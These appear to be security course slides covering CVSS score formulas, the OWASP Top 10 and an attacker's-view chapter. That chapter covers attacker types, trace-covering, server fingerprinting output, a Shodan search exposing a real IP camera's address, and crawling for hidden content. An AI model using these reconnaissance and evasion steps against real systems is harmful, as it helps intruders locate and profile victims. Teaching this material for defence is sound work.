
CVSS (common vulnerability scoring system)

Scoring using CVSS is based on 3 main metric groups:

Base: characteristics of vulnerabilities that are constant over time and environments.

Temporal: vulnerability characteristics that change over time but not with environment.

Environmental: characteristics that are related to specific environments.



CVSS (common vulnerability scoring system)

The calculation of base score is done as follow

$\text{BaseScore} = \text{round_to_1_decimal}(((0.6 * \text{Impact}) + (0.4 * \text{Exploitability}) - 1.5) * f(\text{Impact}))$

$\text{Impact} = 10.41 * (1 - (1 - \text{ConfImpact}) * (1 - \text{IntegImpact}) * (1 - \text{AvailImpact}))$

$\text{Exploitability} = 20 * \text{AccessVector} * \text{AccessComplexity} * \text{Authentication}$

$f(\text{impact}) = 0$ if $\text{Impact} = 0$, 1.176 otherwise

$\text{AccessVector} =$ case AccessVector of requires

local access: 0.395

adjacent network accessible: 0.646

network accessible: 1.0

$\text{AccessComplexity} =$ case AccessComplexity of

high: 0.35

medium: 0.61

low: 0.71

$\text{Authentication} =$ case Authentication of

requires multiple instances of authentication: 0.45

requires single instance of authentication: 0.56

requires no authentication: 0.704

CVSS (common vulnerability scoring system)

ConfImpact = case ConfidentialityImpact of

none: 0.0

partial: 0.275

complete: 0.660

IntegImpact= case IntegrityImpact of

none: 0.0

partial: 0.275

complete: 0.660

AvailImpact= case AvailabilityImpact of

none: 0.0

partial: 0.275

complete: 0.660

CVSS (common vulnerability scoring system)

Using temporal equation that will generate a value ranging between (0-10) the resulted value should not exceed the base value and be greater than 33% of base value.

$\text{TemporalScore} = \text{round_to_1_decimal}(\text{BaseScore} * \text{Exploitability} * \text{RemediationLevel} * \text{ReportConfidence})$

Exploitability = case Exploitability of

unproven:0.85

proof-of-concept:0.9

functional:0.95

high:1.00

not defined:1.00

RemediationLevel = case RemediationLevel of

official-fix:0.87

temporary-fix:0.90

workaround:0.95

unavailable:1.00

not defined:1.00

ReportConfidence = case ReportConfidence of

unconfirmed:0.90

uncorroborated:0.95

confirmed:1.00

not defined:1.00


OWASP Top 10



OWASP

The Open Web Application Security Project

- **Injection.**
- **Broken Authentication and Session Management.**
- **Insecure Direct Object References.**
- **Cross-Site Scripting (XSS).**
- **Security Misconfiguration.**
- **Sensitive Data Exposure.**
- **Missing Function Level Access Control.**
- **Cross-Site Request Forgery (CSRF).**
- **Using Components with Known Vulnerabilities.**
- **Invalidated Redirects and Forwards.**



CHAPTER 4

BE THE ATTACKER



Be the Attacker



Time and Place

Targets

Mindset

Time ,Place and target



Attackers Mind set and categories



Script kiddies
Cyber-Punks

- 12-30 (age)
- Vandalize& disturb
- Like to brag



Old School
Hacker

- No malicious intent
- Well educated



Professional
criminals

- Make living
- Espionage
- Target centric



Coders and
Virus writers

- Act like elite
- Don't use them self

Attackers Mind set and categories



Mapping: collecting information from all available sources

Analyzing: attacker gains the real added value after analyzing and intersecting collected information.


Executing: begin the penetration trial to compromise the victim application.

Covering trace: attacker needs to cover his trace and minimize the attack detection possibility:

- hacking is an illegal act,
- disclosing the attacker real identity will cause him a serious problem
- being detected in pre-attack or during attack might cause throwing all time invested in Mapping and analysis phases.

Trace coverage is a process that should begin with mapping phase and finalize the whole process.


Mapping



Mapping infrastructure: includes collecting information about servers, networks operating systems and DNS entries of the potential victim.

Mapping Application: includes creating a full profile for the application comprising functionalities, components, flow and data.

Mapping infrastructure - servers



httpprint version 0.301

Input File: D:\Httpprint\301\httpprint_301\win32\input_screenshot.txt Load ☐ bit ☐ nmap

Signature File: D:\Httpprint\301\httpprint_301\win32\signatures.txt

httpprint

| Host | Port | Banner Reported | Banner Deduced | Conf.% |
|-----------------------|------|------------------------|---------------------------------------|--------|
| www.airsahara.net | 80 | Microsoft-IIS/6.0 | Microsoft-IIS/6.0 | 93.37 |
| eastcoastflight.com | 80 | Apache/2.0.52 (Fedora) | Apache/2.0.x | 84.34 |
| www.redhat.com | 443 | Apache | Apache/1.3.27 | 84.34 |
| www.cnn.com | 80 | Apache | Apache/2.0.x | 76.51 |
| chaseonline.chase.com | 443 | JPMC1.0 | Netscape-Enterprise/4.1, SunONE We... | 53.01 |
| www.foundstone.com | 80 | WebSTAR | Apache/2.0.x | 54.22 |
| www.walmart.com | 80 | Microsoft-IIS/6.0.0 | Apache/2.0.x | 63.25 |

Apache
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
F00C535BE2CE6923F00C535B811C9DC5E2CE69272576B769E2CE69269E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Apache/1.3.27: 140 84.34
Apache/1.3.[4-24]: 139 82.26
Apache/1.3.26: 139 82.26
Apache/1.3.[1-3]: 134 72.36

SSL Version: SSLv3
Issued To:
Name: www.redhat.com
Organization: Red Hat Inc

Report File: D:\Httpprint\301\httpprint_301\win32\httpprintoutput.html ☐ html ☐ xml ☐ csv

httpprint has been completed..

Mapping infrastructure - servers

←

→

×


https://www.shodan.io/search?query=ip+camera

Shodan

Developers

Monitor

View All...

 SHODAN


ip camera


Q

Explore

Pricing

Enterprise Access


 Exploits

 Maps

TOTAL RESULTS

119,362

TOP COUNTRIES




Germany

18,370

New Service: Keep track of what you have connected to the Internet. Check it out.


95.189.101.243



pppoe-95.189.101.243.chittel.su

OJSC Sibirtelecom

Added on 2019-05-15 16:27:03 GMT

 Russian Federation, Chita

HTTP/1.1 200 OK

Server: Netwave IP Camera

Date: Wed, 15 May 2019 16:27:03 GMT

Content-Type: text/html

Content-Length: 5038

Cache-Control: private

Connection: close

57

Mapping infrastructure - Intermediaries info



Detecting load balancers:

- Surrounding IP scan.
- Detecting unsynchronized time stamp
- Detecting different headers for the same resource.
- Existence of unusual cookies.
- Different SSL certificate.

Detecting Proxies:

- Using Trace command that echo the exact request and detect changes.
- Standard connect test.
- Standard proxy request.

Mapping Application

Web application crawling

using special software that automate the generation of http requests attacker can capture the returned results and extract included *links*, *forms* and even included *client side script* to build a diagram for the web site functionalities and contents.

User Guided spidering

An alternative (or complementary) to the usage of auto crawling is the usage of user driven spidering where user **manually** explore the different application functionalities including the entry of forms information.


Hidden contents

<http://theSiteName.com/stable/en/about>

...../archive/.....

...../backup/.....

Robots.txt (disallow)



Web application crawling

User Guided spidering

Hidden contents

Mapping Application - Other info sources



Explore more than 361 billion web pages saved over ti

modon.org


Calendar

Collections^{beta}

Summary

Site Map

Saved **362 times** between July 28, 2003 and November 3, 2018.



Mapping Application - Other info sources



